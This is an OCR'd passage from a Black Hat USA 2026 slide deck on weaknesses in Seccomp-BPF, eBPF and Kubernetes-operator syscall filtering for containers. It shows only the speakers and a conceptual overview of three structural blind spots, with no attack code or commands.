BRIEFINGS

black hat

Beyond Seccomp: Breaking and Rebuilding Syscall Filtering for Microservices

Jin Her[1], Chihyeon Cho[1], Jaehyun Nam[2], Seungsoo Lee[1]
[1]Incheon National University, [2]Dankook University

gjwls0787@inu.ac.kr, gsm07231@inu.ac.kr, namjh@dankook.ac.kr, seungsoo@inu.ac.kr

black hat USA 2026

Speakers and Contributors

Jin Her

(Speaker)

- MS Student
- Incheon National University

Research Focus

- eBPF-based security
- container security

Chihyeon Cho

(Speaker)

- MS Student
- Incheon National University

Research Focus

- confidential computing
- container security

Jaehyun Nam

(Contributor)

- Assistant Professor
- Dankook University

Research Focus

- networked systems security
- container security

Seungsoo Lee

(Contributor)

- Associate Professor
- Incheon National University

Research Focus

- Secure cloud
- network systems


INCHEON NATIONAL UNIVERSITY

DANKOOK UNIVERSITY


Contents

Container Environment & Microservice

- Containers are the basic unit of microservices
- Unlike VMs, containers share the host kernel
  - ✓ Syscall security becomes **critical** in container environment




< Virtualization >



< Containerization >


Current Syscall Defense: Syscall Filtering

- One of the main approaches to syscall security
- limit the syscalls that a target can use




Current Syscall Defense: Static Filter

- Seccomp-BPF as the dominant syscall blocking mechanism
- Static profile after container startup
  - ✓ no runtime policy update
  - ➢ motivates **dynamic enforcement**




Current Syscall Defense: Dynamic Filter

- eBPF enables programmable logic inside the kernel without kernel modification
- eBPF-based runtime enforcement stores policy state in eBPF maps → Policies can be updated during runtime
- If a violation is detected:
  ✓ send a **SIGKILL signal** to terminate the process



Policy Application in Microservice


- Kubernetes orchestrates container deployment across distributed resources
- Operators are commonly used to apply workload-specific policies in Kubernetes



Overview: Three Structural Blind Spots


Three structural blind spots :

- Seccomp-BPF → **Stateless filter**
- eBPF based enforcement → **Reactive Dely**
- Operator-based loading → **Asynchronous Policy Activation**




Blind Spot 1: Stateless Filtering

- Allowlist-based filters check syscalls independently
- Each syscall may be allowed in isolation
  - ➢ Sequential attacks using **allowed syscalls** cannot be blocked



